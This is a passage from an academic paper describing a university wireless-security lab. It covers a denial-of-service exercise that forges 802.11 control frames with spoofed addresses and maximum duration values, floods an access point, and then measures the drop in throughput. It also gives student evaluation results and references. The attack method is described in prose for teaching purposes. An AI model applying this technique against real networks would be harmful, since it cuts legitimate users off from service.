
Figure 16: Attack model to conduct wireless DoS attacks.

down the entire wireless network, hence preventing the legitimate use of the provided services by the authorized users [21, 22].

4.6.1. Purpose of the Exercise. This laboratory exercise is intended to demonstrate the availability violation in a wireless network with the presence of the WPA2 security protocol. The students generate forgery control frames and conduct variety types of DoS attacks against the wireless networks to investigate the control frames vulnerability and to quantify the impact and severity of the attacks.

4.6.2. Procedure of the Exercise.

Materials. File2air, Khexedit, Ubuntu, Wireshark.



Attack	Throughput (Bps)			Lost ratio (%)
	Before attack	During attack	After attack	
ACK DoS-AP	204972.69	0	132315.53	40

(a) ACK DoS attack

Attack	Throughput (Bps)			Lost ratio (%)
	Before attack	During attack	After attack	
CTS DoS-AP	205714.04	0	126620.25	42

(b) CTS DoS attack

Attack	Throughput (Bps)			Lost ratio (%)
	Before attack	During attack	After attack	
RTS DoS-AP	208243.2	209336.05	206620.6	0

(c) RTS DoS attack

Attack	Throughput (Bps)			Lost ratio (%)
	Before attack	During attack	After attack	
CF-End-AP	195011.36	0	98501.3	40

(d) CF-End DoS attack

Attack	Throughput (Bps)			Lost ratio (%)
	Before attack	During attack	After attack	
CF-End-ACK-AP	208868.73	0	131797.43	40

(e) CF-End-ACK DoS attack

Figure 17: Impact of DoS attacks on performance of the wireless network.

Methods. The procedure of this exercise includes two phases, which are described in the following.

Phase 1. For this attack, first the attacker generates proper forgery control frames in order to inject to the target wireless network. To perform the forgery, the Khexedit editor is used to generate the forged control frames in the standard format of IEEE 802.11. By referring to the structure of the control frames [19] and considering the fact that frames are stored in little-endian form in the wireless network communications, the proper values in hexadecimal are assigned for the frame control (FC), duration, receiver MAC address, and transmitter MAC address. The bit structures of the forgery control frames generated by the attacker teams are presented in Figure 15.

Figure 15 shows that the attacker has fixed the transmitter address of the forgery control frames to a nonexistent MAC address, so as to avoid receiving any frame from the target wireless network in response to the forgery frames. The attacker also has fixed the receiver address of the forgery control frames to the target access point. Furthermore, the attacker has assigned the maximum possible value in the duration field of the forgery control frames, which is 32767 μs. This is to increase the effect of the attacks and to keep the channel reserved as longer as possible. The attacker does not have to calculate the value of the FCS for the forgery

Table 4: Lab evaluation results from viewpoint of the participants.

Question	Answer
Do you think the exercise procedures are easy to understand and to follow?	Strongly agree: 85% Agree: 10% Disagree: 5%
Is the time to conduct the exercises enough?	Strongly agree: 70% Agree: 12% Disagree: 18%
Are the lab facilities appropriate to conduct all the exercises?	Strongly agree: 90% Agree: 10% Disagree: 0%
Do you need an instructor to explain the exercises procedures?	Strongly agree: 0% Agree: 10% Disagree: 90%
Do you find the lab useful to enhance your knowledge in security?	Strongly agree: 85% Agree: 15% Disagree: 0%
Let us know if you have any suggestion to improve the lab for the following semester.	(1) Increase the duration time for the exercises. (2) Increase the number of students in the attacker team. (3) Decrease the number of exercise for the undergraduate students.

control frames because this value is calculated in hardware by the wireless NIC before sending the frames into the wireless channel.

Phase 2. After generating the proper forgery control frames, an attack model is developed to conduct wireless DoS attacks. In this attack model, the forgery control frames are continuously transmitted to the target access point with attack cycle of 100 forgery frames per second (0.01s attack rate). Figure 16 shows the developed attack model.

4.6.3. Results of the Exercise. Figure 17 shows the results of DoS attacks by exploiting the ACK, CTS, RTS, CF-End, and CF-End-ACK control frames.

From the above results, it is observed that the attacks completely rendered the wireless network unusable and made the resources unavailable for the intended users. The forgery control frames belong to the attacker have filled the buffer of the access point with useless information until the access point is not able to respond to the legitimate requests anymore. The large numbers of the forgery frames induce a heavy workload to the access point, resulting in wastages of the resources that cannot be recovered for the normal operations.

Because during the overload, the access point can no longer provide its intended services, there was no traffic transmission on the network during the attacks and the throughput immediately dropped to null. Comparing the high throughput before the attacks with the null throughput during the attacks illustrates the fact that the attacks completely disrupted the normal transmissions on the wireless channel and easily prevented the legitimate users from accessing the intended recourses.

Also, we can see that the number of packet lost ratio during the attacks is high. Since the attacker caused congestion in the network by generating excessive amount of control frames, the ICMP packets were forced to drop due to overflowing the access point buffer.

The results prove that the DoS attacks based on the RTS control frame have the less impact over the wireless network. The reason for this is different implementation of IEEE 802.11 standard that is used by various manufacturers [19, 23]. Therefore, some of the wireless devices do not properly implement 802.11 MAC specifications and improperly reset their NAV, hence ignoring the amount of duration value field [20, 24, 25].

5. Lab Evaluation

At the end of the fifth day, each student is given an evaluation form to describe their point of view regarding the lab exercises. The average results of this evaluation for two consecutive semesters in 2010 are presented in Table 4.

6. Conclusion

In this work, we developed a series of cyberwar laboratory exercises designed for IEEE 802.11 wireless networks security. The laboratory exercises are appropriate for wireless network security courses at a wide range of users including graduate and undergraduate students, and the faculty researchers. The laboratory exercises present the students the violation of confidentiality, privacy, availability, and integrity through implementation of six wireless attacks including traffic analyzing, rogue access point, MAC filtering, replay, man-in-the-middle, and DoS attacks. The details of each exercise were presented along with the corresponding purpose, procedure, and results. Based on the results, the MAC filtering and WEP are vulnerable to many attacks and should not be considered as a method for wireless networks protection. In contrast, using the WPA2 can eliminate most of the current attacks against the wireless networks; however, the traffic analyzing and DoS attacks remain unsolved.

References

[1] X. Yuan, R. Archer, J. Xu, and H. Yu, "A visualization tool for wireless network attacks," *Journal of Education, Informatics and Cybernetics*, vol. 1, no. 3, 2008.

[2] X. Yuan, O. T. Wright, H. Yu, and K. A. Williams, "Laboratory design for wireless network attacks," in *Proceedings of the 5th Annual Conference on Information Security Curriculum Development*, pp. 5–12, New York, NY, USA, September 2008.

[3] Y. Zahur and T. A. Yang, "Wireless LAN security and laboratory designs," *ACM Journal of Computing Sciences in Colleges*, vol. 19, no. 3, 2004.

[4] S. Vinjosh Reddy, K. Sai Ramani, K. Rijutha, S. Mohammad Ali, and C. H. Pradeep Reddy, "Wireless hacking-a WiFi hack by cracking WEP," in *Proceedings of the 2nd International Conference on Education Technology and Computer (ICETC '10)*, pp. 1189–1193, Shanghai, China, 2010.

[5] J. Hill, C. Carver, J. Humphries, and U. Pooch, "Using an isolated network laboratory to teach advanced networks and security," in *Proceedings of the ACM 32th SIGCSE Technical Symposium on Computer Science Education*, pp. 36–40, 2001.

[6] P. A. Mateti, "A laboratory based capstone course on internet security," in *Proceedings of the ACM 37th SIGCSE Technical Symposium on Computer Science Education*, pp. 2–6, 2006.

[7] J. C. Brustoloni, "Laboratory experiments for network security instruction," *ACM Journal on Educational Resources in Computing*, vol. 6, no. 4, Article ID 1248458, 2006.

[8] P. J. Wagner and J. M. Wudi, "Designing and implementing a cyberwar laboratory exercise for a computer security course," in *Proceedings of the 35th SIGCSE Technical Symposium on Computer Science Education*, pp. 402–406, March 2004.

[9] X. Luo, X. Ji, and M. -S. Park, "Location privacy against traffic analysis attacks in wireless sensor networks," in *Proceedings of the International Conference on Information Science and Applications (ICISA '10)*, pp. 1–6, Seoul, Korea, 2010.

[10] G. Padmavathi and D. Shanmugapriya, "A survey of attacks, security mechanisms and challenges in wireless sensor networks," *International Journal of Computer Science and Information Security*, vol. 4, no. 1, 2009.

[11] S. Srilasak, K. Wongthavarawat, and A. Phonphoem, "Integrated wireless rogue access point detection and counterattack system," in *Proceedings of the 2nd International Conference on Information Security and Assurance (ISA '08)*, pp. 326–331, Busan, Korea, April 2008.

[12] R. H. Rahman, N. Nowsheen, M. A. Khan, and A. H. Khan, "Wireless LAN security: an in-depth study of the threats and vulnerabilities," *Journal of Information Technology*, vol. 6, no. 4, pp. 441–446, 2007.

[13] G. Lackner, U. Payer, and P. Teufl, "Combating wireless LAN MAC-layer address spoofing with fingerprinting methods," *International Journal of Network Security*, vol. 9, no. 2, pp. 164–172, 2009.

[14] K. Tao, J. Li, and S. Sampalli, "Detection of spoofed MAC addresses in 802.11 wireless networks," *Communications in Computer and Information Science*, vol. 23, no. 3, pp. 201–213, 2008.

[15] L. Buttyán and L. Csik, "Security analysis of reliable transport layer protocols for wireless sensor networks," in *Proceedings of the 8th IEEE International Conference on Pervasive Computing and Communications Workshops*, pp. 419–424, Mannheim, Germany, 2010.

[16] A. Beach, M. Gartrell, and R. Han, "Solutions to security and privacy issues in mobile social networking," in *Proceedings of the 12th IEEE International Conference on Computational Science and Engineering (CSE '09)*, vol. 4, pp. 1036–1042, Vancouver, Canada, 2009.

[17] H. Hwang, G. Jung, K. Sohn, and S. Park, "A study on MITM(Man in the Middle) vulnerability in wireless network using 802.1X and EAP," in *Proceedings of the International Conference on Information Science and Security (ICISS '08)*, pp. 164–170, Seoul, Korea, 2007.

[18] S. Glass, V. Muthukkumurasamy, and M. Portmann, "Detecting man-in-the-middle and wormhole attacks in wireless mesh networks," in *Proceedings of the International Conference on Advanced Information Networking and Applications (AINA '09)*, pp. 530–538, Bradford, UK, May 2009.

[19] A. Rachedi and A. Benslimane, "Impacts and solutions of control packets vulnerabilities with IEEE 802.11 MAC," *Wireless Communications and Mobile Computing*, vol. 9, no. 4, pp. 469–488, 2009.

[20] K. Bicakci and B. Tavli, "Denial-of-Service attacks and countermeasures in IEEE 802.11 wireless networks," *Computer Standards and Interfaces*, vol. 31, no. 5, pp. 931–941, 2009.

[21] M. A. Khan and A. Hasan, "Pseudo random number based authentication to counter denial of service attacks on 802.11," in *Proceedings of the 5th IEEE and IFIP International Conference on Wireless and Optical Communications Networks (WOCN '08)*, pp. 1–5, Surabaya, Indonesia, May 2008.

[22] Z. Zhang, J. Wu, J. Deng, and M. Qiu, "Jamming ACK attack to wireless networks and a mitigation approach," in *Proceedings of the IEEE Global Telecommunications Conference (GLOBECOM '08)*, pp. 4966–4970, New Orleans, La, USA, 2008.

[23] M. Boulmalf, E. Barka, and A. Lakas, "Analysis of the effect of security on data and voice traffic in WLAN," *Computer Communications*, vol. 30, no. 11-12, pp. 2468–2477, 2007.

[24] S. Glass and V. Muthukkumarasamy, "802.11 DCF denial of service vulnerabilities," in *Proceedings of the 3rd Australian Computer, Network and Information Forensics Conference*, 2005.

[25] J. Bellardo and S. Savage, "802.11 denial-of-service attacks: real vulnerabilities and practical solutions," in *Proceedings of 12th USENIX Security Symposium*, Berkeley, Calif, USA, 2003.


Journal of
Engineering


The Scientific
World Journal

International Journal of
Rotating
Machinery

Journal of
Sensors


International Journal of
Distributed
Sensor Networks


Advances in
Civil Engineering


Journal of
Control Science
and Engineering


Journal of
Robotics

Journal of
Electrical and Computer
Engineering



Advances in
OptoElectronics


VLSI Design

International Journal of
Navigation and
Observation



Modelling &
Simulation
in Engineering


International Journal of
Aerospace
Engineering


International Journal of
Chemical Engineering


International Journal of
Antennas and
Propagation

Active and Passive
Electronic Components


Shock and Vibration


Advances in
Acoustics and Vibration